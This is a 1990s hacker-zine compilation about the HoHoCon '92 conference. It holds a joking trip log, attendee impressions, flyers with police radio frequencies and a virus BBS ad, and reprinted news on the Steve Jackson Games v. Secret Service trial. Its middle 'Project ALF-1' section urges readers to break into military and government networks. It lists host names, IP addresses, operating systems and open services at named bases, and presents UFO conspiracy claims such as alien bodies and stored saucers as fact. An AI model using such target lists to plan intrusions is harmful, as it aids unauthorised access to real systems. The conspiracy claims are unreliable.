Thrusday 10pm Quit bar hopping and waste shitloads of money at the casinos in feeble attempts to get gas money for the trip.

Friday 5am Leave the casino and decide to get some sleep after spending hours to win a meager $10 over starting cash.

Friday 8am Wake up and decide to pack for the trip. Forget necessities that we couldn't live without. Remember to bring junk food.

Friday 9am Stuff assembled GCMS members into subcompact Japanese micro

car and leech as much gas money out of them as possible.

Friday 2pm Stop at the friendly convenient store to rob it of precious sugar-coated necessities and obtain mucho lotto tickets.

Friday 4pm Endure Windrunner's gruelling multi-hour long verbatim rantings of taking the Purity Test 1500 verbally.

Friday 7pm Pull out many maps and try to find the damn hotel in Houston.

Friday 9pm Arrive at the hotel getting a room for one (car stuffed with people sits outside the lobby). Request two keys.

Friday 10pm Test the smoke machine on the hotel grounds. Chase young code-kids out of your way, threatening to disable their phones.

Friday 11pm Crash in room from lack of sleep. Kick other members out of your way. Ignore multiple alcoholic beverages lining the room. Ponder what's sleeping in the chair briefly.

Saturday ??? Try to figure out if you're awake or dead. Take a collection from those that are still alive. Run to some micro-compact Japanese convenience store hidden in the middle of suburbia hell and obtain sugar-coated nutrients with Windrunner and JunkMaster and Gaijin.

Saturday 1pm Arrive for the conference. Get mega-amounts of raffle tickets.

Saturday 2pm Conference actually gets started a few hours behind schedule. Tape conversations from the man with the whisper 2000 home version. Ponder the light orbiting Erik B's head.

Saturday 4pm Witness Steve Ryan in action against the hotel staff. Wonder where the young hack in the corner got the gallon, mostly empty now, of wine. Ponder if he's going to spew.

Saturday 6pm Try to figure out what everyone is going to do with the several hundred flashing construction lights given out. Calculated the ratio of men to women as 15,000:1, roughly.

Saturday 8pm Try to keep awake while wondering how much torture can be sustained. Watch Count Zero nodding off. Hitman and I pulled out our decoder rings to interpret Crunch's hidden message.

Saturday 10pm Dominoes Pizza makes it to the room. OUR SAVIOR !!! He's 5-minutes late. Custody battle over the pizza ensues. The manager is called, at which point he lowers the $50 price for the two pizzas down to $30. We scrape a few dollars and hand the peon delivery boy some cheap beer.

Saturday Nite Hand out copies of "cindy's torment" to the code kids. Watch Erik B.'s continuation of necrophiliac desires on the acquired VCR that mysteriously appeared. Avoided the hotel security by changing room while monitoring their frequencies (thanks RDT). Obtained evidence that hackers were breaking into VR R&D departments to engage in endless routines of VR sex for Cyborgasmic responses. Saw Crunch's host's room blow out as the multitudes of computers fry the circuits. Followed the 'sheep' about the hotel.

Sunday ??? Woke bright and early to a car locked with the keys inside. Fortunately, 50-odd slim-jims appeared out of nowhere to save the day. Windrunner chauffeured us back to our lair.

Sunday 3pm Hacked into the Louisiana Lotto machine from an acoustical modem and laptop from a pay phone to rig the numbers and then bought a ticket.

Sunday 7pm Returned to hell. Lost the lotto ticket in the growing pile of sugar-coated necessities sheddings. Cursed.

Sunday 8pm Turned the PC on and hit the networks.

Jim Carter, president of Bank Security in Houston, TX, wrote the following impressions of HoHoCon for Security Insider Report (December, 1992)

HoHoCon was in fact "Unphamiliar Territory" for this "good ole boy," but it didn't take long till I was into the swing of things and telling lies of how we cheat and steal to get our information. Of course, everyone who talked to this "good ole boy" thought he was with one of the three letter agencies. As the stories rolled on about what they (the hackers) could do, such as produce virii that would cause video display terminals and hard drives to smoke, I had to sit back, sip my brewski and say "wow." We sat back, enjoyed a few more rounds, told a few more lies and had a good time.

Well, this old boy didn't show until about noon on Saturday. Of course the conference hadn't started yet so we didn't miss anything. The program was kicked off with a number of questions about who, what, where and how. It was difficult to determine how many people were there since the room was packed like a can of sardines. Our estimate was over two hundred, not counting the hackers still in their rooms. Was this another drunken free for all, as in the past? A report was given on cellular hacking and toll fraud. Hackers' rights were presented by an attorney. Also discussed was the stupidity of the press and law enforcement.

Some others talked about suppressed information from the federal government concerning UFO's and how hackers are gaining this info. And of course the White House wants to know their sources.

Hand outs were given including virii and virus source code. I did decline any virii, but who knew what I would get before this was over. I believe this was the most responsive and gratifying group I have spoken to this year. I also expect to get more business because of this presentation than any other this year.

A lengthy door prize was held in which I was the winner of more virii. Again, I did decline, but passed the winning ticket on. Captain Crunch was the final speaker. In conclusion, the attendees were the good, the bad and the ugly. We did find HoHoCon very informative and, yes, we will attend again. In closing, I hope each and everyone had a very "Merry HoHoCon."

A (Hacker's) Mind is a Terrible Mind to Waste
Unix World, page 136, March 1993

by Gary Andrew Poole

[Unix World wanted MONEY to reprint this in full...Yeah, right.
Someone already posted it on alt.cyberpunk some time ago
if you can't find it anywhere.]

Various Stuff Picked up at HoHoCon

Flyer:

Unphamiliar Territory
Phalcon/Skism Western World Headquarters
The Ghost in The Machine Distribution

Featuring:

- 'Neutral Territory' forum where security issues can be discussed with top security people in the field.

- Completely LEGAL forums on computer security, hacking, phraud.

- Thousands of textfiles covering all aspects of the underground.

- Hundreds of viruses and virus source code for the serious programmer.

Information:

- Administrators are Invalid Media, Mercury/NSA, Warlock Bones and Jaeger.

- Run on a professor Falken/LOD donated ZOOM v32bis

- Mentioned in MONDO 2000 and reviewed in the latest Infoworld.

- Dialin 602-894-1757 / 24 hours

Flyer

In your defense..... Courtesy Freeside Orbital Data Network, HoHoCon '92
- B. O'Blivion
Repeat after me:

"If I am reading this to you, then I believe that you are questioning, detaining, or arresting me, or searching my person or possessions in the course of your official duties."

"I do not consent to any search of seizure of any part of my person or property, nor to any property of others under my control. I do not consent to any person's examination, search, or removal of any information storage equipment or media in my possession. You are hereby notified that such information storage equipment or media contain private written and electronic mail, confidential communications, and other material protected under the Electronic Communications Privacy Act and other statutes."

"I respectfully decline to answer any questions beyond confirmation of my identity, and require access to legal counsel immediately. I demand that access to legal counsel be provided to me before any questioning takes place. I will answer no questions nor give any information outside the presence of legal counsel. All requests for interviews, statements, consents, or information of any sort should be addressed to me through my attorney. I invoke the rights five to me by the Fifth and Sixth Amendments of the Constitution of the United States."

"I further notify you that the speech and information contained on information storage and handling devices at this site are protected by the First and Fourth Amendments to the Constitution of the United States, and that any unlawful search or seizure of these items or of the information they contain will be treated as a violation of the Constitutional rights of myself and other users of these devices and media."

"I further notify you that any such violations of any person's legal or Constitutional rights which are committed at any time, by any person,

will be the subject of civil legal action for all applicable damages sustained. I require that at this time all officers participating in this illegal search, seizure, or arrest identify themselves at this time by name and badge number to me and my legal counsel."

[Include if applicable]

"I further notify you that I am a Computer System Operator providing private electronic mail, electronic publications, and personal information storage services to users in this State, and among the United States. Any person causing a breach of the security of, or violation of the privacy of, the information and software herein will be held liable for all civil damages suffered by any and all users thereof."

Flyer

HoHoCon 1992
Amusing Local Frequencies
courtesy of -=RDT.

Allen Park Inn Security - 464.500

Houston Post - 154.540
173.275

452.975

Houston Police:

North Shepherd Patrol - 460.325
NE Patrol - 460.125
SE Patrol - 460.025
SW Patrol - 460.050
Central Patrol - 460.100
Spec. Op. Traffic - 460.350
Car 2 Car - 460.225
South Central Patrol - 460.550
NW Patrol - 460.475
West Patrol - 460.150
Accident - 460.375
Misc - 460.525
460.575
460.400
Records - 460.425
City Marshalls - 453.900
Paging - 155.670
Police Intercity - 453-550

A number of people have been asking "who is RDT? what the hell is RDT?" For the record, we're hackers who believe information should be free. All information. The world is full of phunky electronic gadgets and networks, and we want to share our information with the hacker community. We currently write for 2600 magazine, Phrack, Mondo 2000, Cybertek, and Informatik.

The five "charter members" of RDT are Count Zero, Brian Oblivion, Magic Man, White Knight, and Omega. Each of us has complementary skills, and as a group we have a very wide area of technical knowledge. Feel free to contact us.

Count Zero - count0@ganglia.mgh.harvard.edu
Brian Oblivion - oblivion@ganglia.mgh.harvard.edu
Magic Man - magic@ganglia.mgh.harvard.edu
White Knight - wknight@ganglia.mgh.harvard.edu
Omega - omega@spica.bu.edu

"They are satisfying their appetite to know something that is not theirs to know." - Asst. District Attorney Don Ingraham

"All-you-can eat buffet...for FREE!" - Restricted Data Transmissions

RDT "Truth is Cheap, but Information Costs."

Magazine

Future Sex

(a very odd pseudo-cyberpunk skin mag)

4 issues for $18, Canada $26, International US $48

1095 Market Street
Suite 809
San Francisco, CA 94103
415-621-5496
415-621-4946 fax

Video

Red $19.95
(Phone Pranks can kill)

Nekromantik II $29.95
(No comment)

Available through

Film Threat Video
P.O. Box 3170
Los Angeles, CA
90078-3170 USA

818-848-8971

Shipping: 1 tape $3.40
2-3 $4.60
4-6 $5.80
6+ $7.00

Visa/MC accepted.

Official HoHoCon Crud

HoHoCon '92

Product Ordering Information

If you are interested in obtaining either HoHoCon shirts or videos,
please contact us at any of the following:

drunkfux@cypher.com
hohocon@cypher.com
cDc@cypher.com
dfx@nuchat.sccsi.com
drunkfux@ganglia.mgh.harvard.edu
359@7354 (WWIV Net)

Freeside Orbital Data Network
ATTN: dFx/HoHoCon
11504 Hughes Road Suite #124
Houston, Texas
77089

713-866-4884 (Voice Mail)

The shirts are $15 plus $2 shipping ($2.50 for two shirts). At this time, they only come in extra large. We may add additional sizes if there is a demand for them. The front of the shirt has the following in a white strip across the chest:

I LOVE FEDS

(Where LOVE = a red heart, very similar to the I LOVE NY logo)

And this on the back:

dFx & cDc Present

HOHOCON '92

December 18-20
Allen Park Inn
Houston, Texas

There is another version of the shirt available with the following:

I LOVE WAREZ

The video includes footage from all three days, is six hours long and costs $18 plus $2 shipping ($2.50 if purchasing another item also). Please note that if you are purchasing multiple items, you only need to pay one shipping charge of $2.50, not a charge for each item. If you wish to send an order in now, make all checks or money orders payable to O.I.S., include your phone number and mail it to the street address listed above. Allow ten working days for arrival.

Thanks to everyone who attended and supported HoHoCon '92. Mail us if you wish to be an early addition to the HoHoCon '93 (December 17-19) mailing list.

Text File

Rumors have begun to surface about a group of hackers who were involved in a project to uncover information regarding the existence of UFOs. The most public example pertaining to this alleged project was seen on Dateline NBC on the screen of the mystery hacker "Quentin."

The story goes that this group of individuals decided to put their skills to work on a project that, if successful, would add legitimacy to the hacking process by uncovering information on what has been called the greatest cover-up in the history of the world. Milnet TAC ID cards were obtained through military officials sympathetic to the cause. Several sites and networks were targeted that had in the past been linked to UFO activity. These were sites like the Jet Propulsion Laboratory, Sandia Labs, TRW Space Research, American Institute of Physics, and various other educational, government and military sites.

The rumors also emphasize that several sites had what these individuals called "particularly heavy security." Within several seconds after connection had been established, system administrators of sites used in this project were contacted. Further rumors state that there was information regarding a propulsion system designed utilizing what is termed "corona discharge" being analyzed at one site. The most sinister of all rumors states that one particular participant who was allegedly deeply immersed in TRWs internal network has not been heard from since uncovering data regarding a saucer being housed at one of their Southern California installations.

Believe what you will about the reality of this project. Much will be dismissed as hacker lore, but within the core of every rumor lies a grain of truth.

Are we being lied to? Why is this information still classified by the NSA? What are they hiding from us behind a maze of security? Will we continue to stand idly by and let an uncaring and deliberately evasive government shield us from what may be the most important, and potential dangerous news to ever surface? Information wants to be free, and only a concerted group effort can make this happen. How much do you really want to know about what is really going on?

What follows is information that has been released regarding this project...

PROJECT ALF-1

A Planetary Effort

TOP SECRET TOP SECRET TOP SECRET TOP SECRET TOP SECRET TOP SECRET TOP SECRET
TOP SECRET TOP SECRET TOP SECRET TOP SECRET TOP SECRET TOP SECRET TOP SECRET

These are the raw data. Where comments are appropriate, they will be included. The data will be grouped together with dates, names etc. to make correlations easier.

There are countless references to the aliens, their down space craft and what the Government is doing with them.
If, as is supposed, the research on the craft and the 'ufonauts' continues today, then undoubtedly there are computer records, somewhere.

I. Searching the Skies; Tripping the Electronic Fence around the USA.

US Space Command Space Surveillance Center, Cheyenne Mountain, Colorado Springs, Box Nine (Electronic Surveillance Room)
(This is where they search for and track UFO activity.)
U.S. Naval Space Surveillance System, Dahlgreen, Virginia, (Main computer), Lake Kickapoo, Texas (listening post): Search for 'Flash Traffic'
Commander Sheila Mondran
CINC-NORAD
Space Detection and Tracking System
Malabar, Forida
'Teal Amber' search
National Military Command Center - Pentagon
(These are the areas where UFO activity is tracked.
There is a radar shield around the country that is 'tripped' by UFO's.
All tracking and F14 scrambling is done through this system.)

II. The Second Cover Up

Defense Intelligence Agency
Directorate for Management and Operations
Project Aquarius (in conjunction with SRI)

Colonel Harold E. Phillips, Army (where/what Feb. 1987)
UFO Working Group, (formed Dec 1987)
Major General James Pfautz, USAF, Ret. (March 87)
US Army experiments -(Monroe Institute, Faber, VA)
Major General Albert Stubblebine
Capt. Guy Kirkwood,
(thousands of feet of film of UFO's catalogued and on record somewhere.)
The UFO Working Group was formed because one arm of the Govt doesn't know what the other is doing.)

III. National Security

NSA NAtional Security Agency, Dundee Society (Super secret elite
who have worked on UFO's.)
NSA - Research and Engineering Division
NSA - Intercept Equipment Division

Kirtland Force Base, Office of Special Investigations, Project
Beta. 1979-83-? (Sandia Labs are here.)
Paul Bennewitz
Project Blue
Project Blue Book

(NSA computers do analysis for Pentagon.)

IV. More Secret Players

NASA, Fort Irwin, Barstow, CA
NASA Ames Research Center, Moffet Field Naval Base
SETI
State Dept. Office of Advanced Technology
Any Astronauts from Mercury, Gemini and Apollo
CIA - Office of Scientific Investigation
CIA - Domestic Collection Division

(NASA has known about UFO's since the astronauts saw and photoed them.
Records somewhere.)

V. Dealing with the Secret

MJ-12 (1952)
Majectic 12
Operation Majestic 12
MAJIC-12
Admiral Roscoe H. Hillenkoetter
Dr. Vannevar Bush
Dr. Detlev Bronk
Dr. Jerome Hunsaker
Dr. Donald Menzel
Dr. Lloyd Berkner
General Robt. Montague
Sidney Souers
Gordon Gray
General Hoyt Vandenberg
Sect State James Forrestal
General Nathan Twining
Pres. Truman
Pres. Eisenhower

(One of the biggest secrets ever.)

Nevada Desert, Area 51, S4 (houses UFO's)
(Robert Lazar talked!) 9 space ships on storage. Propulsion by
corona discharge.

(Area 51 is the most protected base on the planet.)

VI. ROSWELL, NM Crashes
Mac Brazel (farmer)
Major Jesse A. Marcel
509th. Bomber Group
Lewis Rickett, CIC Officer
Colonel William Blanchard
Gerald Anderson, witness to crash and aliens

Wright Patterson Air Force Base, (parts lists of UFO's catalogued;
autopsies on record) (Bodies in underground facility)
Foreign Technology Building
USAAF (United States Army Air Force reports: "Early Automation"
Muroc, CA (Base with UFO's for study)

(1 saucer with 4 aliens. They were transported to Wright and then

saved, catalogued and autopsied.)

VII. THOSE ON GOVT SHIT LIST

(People who have gotten close.)

Robert Lazar
Major Donald Keyhoe
William Moore
Stanton Friedman
Jaime Shandera
Whitley Streiber
Timothy Goode, UK

Other UFO Crashes
Del Rio, TX 12/50, Colonel Robert Willingham
Las Vegas, 4/18/62
Kecksburg, PA 12/9/65

VIII. International

Belgian Air Force. (They are going public and have records. Press conference held 7/12/91.)
Australian Air Force
UK; GCHQ
British Air Force
Belgium:
NATO Radar Stations

IX. UFO Civilian Groups. (What do they really know?)

NICAP, National Investigations Committee on Aerial Phenomena (private company.)

APRO, Tucson, AZ (Aerial Phenomona Research Organization, private company.)

MUFON Mutual UFO Network

X. GENERAL

Kenneth Arnold, June 24, 1947
Cattle and Sheep Mutilations
General and Pres. Eisenhower, (private files and library)
President Truman
Wright Field or Wright Patterson Air Force Base, Dayton, OH, (Air Force Foriegn Technology Division)
USAF Project Saint
USAF Project Gemini
Project Moon Dust
Project Sign
Project Grudge
General Hoyt Vandenberg (1940-1960)
Air Force Regulation 200-2 (8/12/54)
Holloman AFB, NM
Roswell, NM July 7, 1947

XI. Possible Searches

Presidential Libraries
Old USAAF, (United States Army Air Force)
NASA
Astronaut Frank Borman, Gemini 7, pictures of UFO
Neil Armstrong, Apollo 11, saw UFO's on moon.
Colonel Gordon Cooper saw a bunch of them
James McDivitt, 6/66

United Nations
NATO;
General Lionel Max Chassin, French Air Force
Star Wars, United Kingdom, 23 scientists killed in 6 years.
Gulf Breeze, FL
Additional UFO records at NSA, CIA, DIA, FBI

Good Searching.

Project
->Green Cheese<-
Data Base

Holloman AFB
Location: New Mexico. Preconceived landing 15 years ago.

DDN Locations:

NET : 132.5.0.0 : HOLLOMAN :

GATEWAY : 26.9.0.74, 132.5.0.1 : HOLLOMAN-GW.AF.MIL : CISCO-MGS :: EGP,IP/GW :
GATEWAY : 26.9.0.74, 132.5.0.1 : HOLLOMAN-GW.AF.MIL : CISCO-MGS :: EGP,IP/GW :

HOST : 26.10.0.74 : HOLLOMAN-TG.AF.MIL : VAX-8650 : VMS : TCP/FTP,TCP/TELNET,TCP
SMTP :

HOST : 26.6.0.74 : HOLLOMAN-AM1.AF.MIL : WANG-VS100 : VSOS : TCP/TELNET,TCP/FTP,
TCP/SMTP :

Host: DDNVAX2.6585TG.AF.MIL
156.6.1.2

Kirtland Air Force Base
Office Of Special Investigations. Sandia Labs are here. Also part of
NSA Intercept Equipment Division.

Key Words/names:

Sandia Labs
Project Beta (1979-83-?)
Paul Bennewitz
Project Blue
Project Blue Book

DDN Locations:

NET : 131.23.0.0 : KIRTLAND-NET :
NET : 132.62.0.0 : KIRTLAND2 :
GATEWAY : 26.17.0.48, 131.23.0.1 : KIRTLAND2-GW.AF.MIL,KIRTLAND-GW.AF.MIL
: CISCO-MGS : UNIX : IP/GW,EGP :
GATEWAY : 26.18.0.87, 132.62.0.1
: KIRTLAND1-GW.AF.MIL,KIRTLAND1606ABW-GW.AF.MIL : CISCO-MGS :
: EGP,IP/GW :
HOST : 26.0.0.48 : KIRTLAND.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.0.0.87 : KIRTLAND2.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.6.0.87 : KIRTLAND-AM1.AF.MIL : WANG-VS300 : VS ::

NASA
What can I say about NASA that you couldnt guess for yourself....
(Except that the following sights are SPECIFIC NASA sights, not
just randomly suspected sights).

DDN locations:

Fort Irwin, Barstow, CA:

NET : 134.66.0.0 : IRWIN :
NET : 144.146.0.0 : FTIRWIN1 :
NET : 144.147.0.0 : FTIRWIN2 :
GATEWAY : 26.24.0.85, 26.7.0.230, 144.146.0.1, 144.147.0.0
: FTIRWIN-GW1.ARMY.MIL : CISCO-GATEWAY : CISCO : IP/GW,EGP :
HOST : 26.14.0.39 : IRWIN-ASBN.ARMY.MIL : NCR-COMTEN-3650 : COS2 ::
HOST : 26.13.0.85 : FTIRWIN-AMEDD.ARMY.MIL : ATT-3B2-600G : UNIX
: TCP/FTP,TCP/SMTP,TCP/TELNET :
HOST : 26.14.0.85 : FTIRWIN-IGNET.ARMY.MIL : DATAPOINT-8605 : RMS ::
HOST : 26.15.0.85 : IRWIN-EMH1.ARMY.MIL,FTIRWIN-EMH1.ARMY.MIL : SPERRY-5000
: UNIX : TCP/FTP,TCP/SMTP,TCP/TELNET :

Moffet Field Naval Base (Ames Research Center):

GATEWAY : 26.20.0.16, 192.52.195.1 : MOFFETT-FLD-MB.DDN.MIL,AMES-MB.DDN.MIL
: C/70 : CHRYSALIS : IP/GW,EGP :
HOST : 26.0.0.16 : MOFFETT.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :

Pentagon (National Military Command Center)
One of many places in charge of tracking UFO activity.

Possible DDN sights:

GATEWAY : 26.9.0.26, 134.205.123.140 : PENTAGON-GW.HQ.AF.MIL : CISCO-AGS :
: EGP,IP/GW :
GATEWAY : 26.25.0.26, 131.8.0.1 : PENTAGON-GW.AF.MIL,HQUSAFNET-GW.AF.MIL
: CISCO-MGS :: IP/GW,EGP :
GATEWAY : 26.10.0.76, 192.31.75.235 : PENTAGON-BCN-GW.ARMY.MIL : SUN-360
: UNIX : IP/GW,EGP :
GATEWAY : 26.26.0.247, 192.31.75.1 : PENTAGON-GW.ARMY.MIL : SUN-3/160
: UNIX : EGP,IP/GW :
GATEWAY : 26.31.0.247, 26.16.0.26, 141.116.0.1 : PENTAGON-GW1.ARMY.MIL
: CISCO : CISCO : IP/GW,EGP :
HOST : 26.0.0.26 : PENTAGON.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.24.0.26 : OPSNET-PENTAGON.AF.MIL : VAX-8500 : VMS
: TCP/TELNET,TCP/FTP,TCP/SMTP :
HOST : 26.10.0.76, 192.31.75.235 : PENTAGON-BCN.ARMY.MIL : SUN-360 : UNIX
: TCP/FTP,TCP/SMTP,TCP/TELNET :
HOST : 26.0.0.247 : PENTAGON2.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.7.0.247 : PENTAGON-AMSNET.ARMY.MIL : AMDAHL : MVS
: TCP/TELNET,TCP/FTP :
HOST : 26.14.0.247 : NSSC-PENTAGON.NAVY.MIL : ALTOS-3068A : UNIX
: TCP/FTP,TCP/TELNET,TCP/SMTP :
HOST : 26.18.0.247 : PENTAGON-EMH4.ARMY.MIL : SPERRY-5000/80 : UNIX
: TCP/TELNET,TCP/FTP,TCP/SMTP :
HOST : 26.26.0.247, 192.31.75.1 : PENTAGON-AI.ARMY.MIL : SUN-3/160 : UNIX
: TCP/TELNET,TCP/FTP,TCP/SMTP,TCP/FINGER :

Raddaman
Location of infamous building 18a. Suspected saucers and others?

DDN location, yet unknown.

SECI
?

DDN Locations:

NET : 192.108.216.0 : ARC-SETI-NET :

Utah Locations:

GATEWAY : 26.18.0.20, 131.27.0.1 : HILL-GW.AF.MIL,HILLAFBNET-GW.AF.MIL
: CISCO-MGS :: IP/GW,EGP :

GATEWAY : 26.18.0.20, 131.27.0.1 : HILL-GW.AF.MIL,HILLAFBNET-GW.AF.MIL
: CISCO-MGS :: IP/GW,EGP :

HOST : 26.5.0.20 : HILL.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.0.0.99 : HILL2.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.12.0.99 : HILL-AM1.AF.MIL : WANG-VS100 : VS
: TCP/TELNET,TCP/FTP,TCP/SMTP :

Wright Patterson AFB
Catalogued UFO parts list. Autopsies on record. Bodies located in
underground facility of Foreign Technology Building.

DDN Locations:

HOST : 26.0.0.47 : WRIGHTPAT.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.8.0.123 : WRIGHTPAT2.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.0.0.124 : WRIGHTPAT3.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.3.0.170 : WAINWRIGHT-IGNET.ARMY.MIL : CONVERGENT-TECH-CN-100
: CTOS ::
HOST : 26.0.0.176 : WRIGHTPAT4.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :

Nevada:

NET : 131.216.0.0 : NEVADA :

Random Suspected Nets:

WIN:
Top Secret Network. All coordinator’s have last name Win.

NET : 141.8.0.0 : DFN-WIN8 : NET : 141.9.0.0 : DFN-WIN9 :
NET : 141.10.0.0 : DFN-WIN10 : NET : 141.15.0.0 : DFN-WIN15 :
NET : 141.25.0.0 : DFN-WIN25 : NET : 141.26.0.0 : DFN-WIN26 :
NET : 141.28.0.0 : DFN-WIN28 : NET : 141.57.0.0 : DFN-WIN57 :
NET : 141.58.0.0 : DFN-WIN58 : NET : 141.59.0.0 : DFN-WIN59 :
NET : 141.60.0.0 : DFN-WIN60 : NET : 141.61.0.0 : DFN-WIN61 :
NET : 141.62.0.0 : DFN-WIN62 : NET : 141.63.0.0 : DFN-WIN63 :
NET : 141.64.0.0 : DFN-WIN64 : NET : 141.65.0.0 : DFN-WIN65 :
NET : 141.66.0.0 : DFN-WIN66 : NET : 141.67.0.0 : DFN-WIN67 :
NET : 141.68.0.0 : DFN-WIN68 : NET : 141.69.0.0 : DFN-WIN69 :
NET : 141.70.0.0 : DFN-WIN70 : NET : 141.71.0.0 : DFN-WIN71 :
NET : 141.72.0.0 : DFN-WIN72 : NET : 141.73.0.0 : DFN-WIN73 :
NET : 141.74.0.0 : DFN-WIN74 : NET : 141.75.0.0 : DFN-WIN75 :
NET : 141.76.0.0 : DFN-WIN76 : NET : 141.77.0.0 : DFN-WIN77 :
NET : 141.78.0.0 : DFN-WIN78 : NET : 141.79.0.0 : DFN-WIN79 :
NET : 141.80.0.0 : DFN-WIN80 : NET : 141.81.0.0 : DFN-WIN81 :
NET : 141.82.0.0 : DFN-WIN82 : NET : 141.83.0.0 : DFN-WIN83 :
NET : 141.84.0.0 : DFN-WIN84 : NET : 141.85.0.0 : DFN-WIN85 :
NET : 141.86.0.0 : DFN-WIN86 : NET : 141.87.0.0 : DFN-WIN87 :
NET : 141.88.0.0 : DFN-WIN88 : NET : 141.89.0.0 : DFN-WIN89 :
NET : 141.90.0.0 : DFN-WIN90 : NET : 141.91.0.0 : DFN-WIN91 :
NET : 141.92.0.0 : DFN-WIN92 : NET : 141.93.0.0 : DFN-WIN93 :
NET : 141.94.0.0 : DFN-WIN94 : NET : 141.95.0.0 : DFN-WIN95 :
NET : 141.96.0.0 : DFN-WIN96 : NET : 141.97.0.0 : DFN-WIN97 :

NET : 141.98.0.0 : DFN-WIN98 : NET : 141.99.0.0 : DFN-WIN99 :
NET : 188.1.0.0 : WIN-IP : NET : 192.80.90.0 : WINDATA :

Scinet:
Sensitive Compartmented Information Network

NET : 192.12.188.0 : BU-SCINET :

Disnet:
Defense Integrated Secure Network. Composed of SCINET, WINCS ([World Wide Military and Command Control System] Intercomputer Network Communication Subsystem), and Secretnet(WIN).

NET : 22.0.0.0 : DISNET :

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 14 of 14

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

STEVE JACKSON GAMES v. UNITED STATES SECRET SERVICE

Rights To Be Tested In Computer Trial January 20, 1993
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

by Joe Abernathy (The Houston Chronicle)(Page A13)
Reprinted With Permission

Summary Judgment Denied In Case

AUSTIN -- A judge Tuesday denied plaintiff lawyers' request for summary judgment in a case brought against the U.S. Secret Service to set the bounds of constitutional protections for electronic publishing and electronic mail.

U.S. District Judge Sam Sparks acted after hearing complicated arguments regarding application of 1st and 4th Amendment principles in computer-based communications and publishing. The case will go to trial at 9 a.m. today.

"Uncontested facts show the government violated the Privacy Protection Act and the Electronic Communications Privacy Act," said Pete Kennedy, attorney for Steve Jackson Games, an Austin game company that brought the lawsuit.

Mark W. Batten, attorney for the Department of Justice, which is defending the Secret Service, declined to comment on the proceedings.

Steve Jackson's company, which publishes fantasy role-playing games -- not computer games -- was raided by the Secret Service on March 1, 1990, during a nationwide sweep of suspected criminal computer hackers.

Agents seized several computers and related hardware from the company and from the Austin home of Steve Jackson employee Loyd Blankenship. Taken from the game publisher was an electronic bulletin board used to play-test games before they were printed and exchange electronic mail with customers and free-lance writers.

Another seized computer contained the text of the company's work in progress, GURPS Cyberpunk, which was being prepared for the printers.

Blankenship's purported membership in the Legion of Doom -- a group of computer hackers from Austin, Houston and New York -- led the Secret Service to Steve Jackson's door.

Neither Jackson nor his company was suspected of wrongdoing.

The game publisher is named in two paragraphs of the 42-paragraph affidavit requesting the 1990 search warrant, which targeted Blankenship -- a fact Kennedy cited in seeking summary judgment.

Kennedy presented evidence that the original Secret Service affidavit for the warrant used to raid Steve Jackson Games contained false statements. Supporting documentation showed that Bellcore expert Henry Kluepfel disputes statements attributed to him that accounted for the only link between Steve Jackson Games and the suspicion Blankenship was engaged in illegal activity.

Batten came away visibly shaken from questioning by Sparks, and later had a tense exchange with Kennedy outside the courtroom.

The lawsuit contends the government violated 1st Amendment principles by
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

denying the free speech and public assembly of callers to Jackson's bulletin board system, Illuminati. This portion of the complaint was brought under the Privacy Protection Act, which also covers the seized Cyberpunk manuscripts -- if the judge rules that such a book, stored electronically prior to publication, is entitled to the same protections as a printed work. The government lawyers argued the Privacy Protection Act applies only to journalistic organizations -- an argument Sparks didn't seem to buy.

The lawsuit also contends 4th Amendment principles providing against unreasonable search and seizure were violated, on grounds the Electronic Communications Privacy Act specifies protection for publishers.

The Justice Department contends electronic mail does not enjoy constitutional protections.

"They (users of Illuminati) had no expectation of privacy in their electronic mail messages," Batten said. The basis of the argument is that Illuminati's callers were not sending communications to others, but rather "revealing" them to a third party, Steve Jackson, thus negating their expectation of privacy.

Computer Case Opens; Agent Admits Errors January 27, 1993
~~~~~~

by Joe Abernathy (The Houston Chronicle)(Page A11)
Reprinted With Permission

AUSTIN -- Plaintiff's attorneys wrested two embarrassing admissions from the U.S. Secret Service on the opening day of a federal civil lawsuit designed to establish constitutional protections for electronic publishing and electronic mail.

Special Agent Timothy Folly of Chicago admitted that crucial statements were erroneous in an affidavit he used to obtain warrants in a 1990 crackdown on computer crime.

Foley also conceded that the Secret Service's special training for computer crime investigators overlooks any mention of a law that limits search-and-seizure at publishing operations.

The case before U.S. District Judge Sam Sparks was brought by Steve Jackson Games, an Austin game publisher, with the support of electronic civil rights activists who contend that federal agents have overstepped constitutional bounds in their investigations of computer crime.

Jackson supporters already have committed more than $200,000 to the litigation, which seeks $2 million in damages from the Secret Service and other defendants in connection with a March 1990 raid on Jackson Games.

Plaintiffs hope to establish that First Amendment protections of the printed word extend to electronic information and to guarantee privacy protections for users of computer bulletin board systems, such as one called Illuminati that was taken in the raid.

Steve Jackson's attorney, Jim George of Austin, focused on those issues in questioning Foley about the seizure of the personal computer on which Illuminati ran and another PC which contained the manuscript of a pending Jackson Games book release, "GURPS Cyberpunk."

"At the Secret Service computer crime school, were you, as the agent in charge of this investigation, made aware of special rules for searching a publishing company?" George asked Foley. He was referring to the Privacy Protection Act, which states that police may not seize a work in progress from a publisher. It does not specify what physical form such a work must take.

Foley responded that the Secret Service does not teach its agents about those rules.

Earlier, Foley admitted that his affidavit seeking court approval to raid Jackson Games contained an error.
~~~~~~

During the raid -- one of several dozen staged that day around the country in an investigation called Operation Sun Devil -- agents were seeking copies of a document hackers had taken from the computer system of BellSouth.

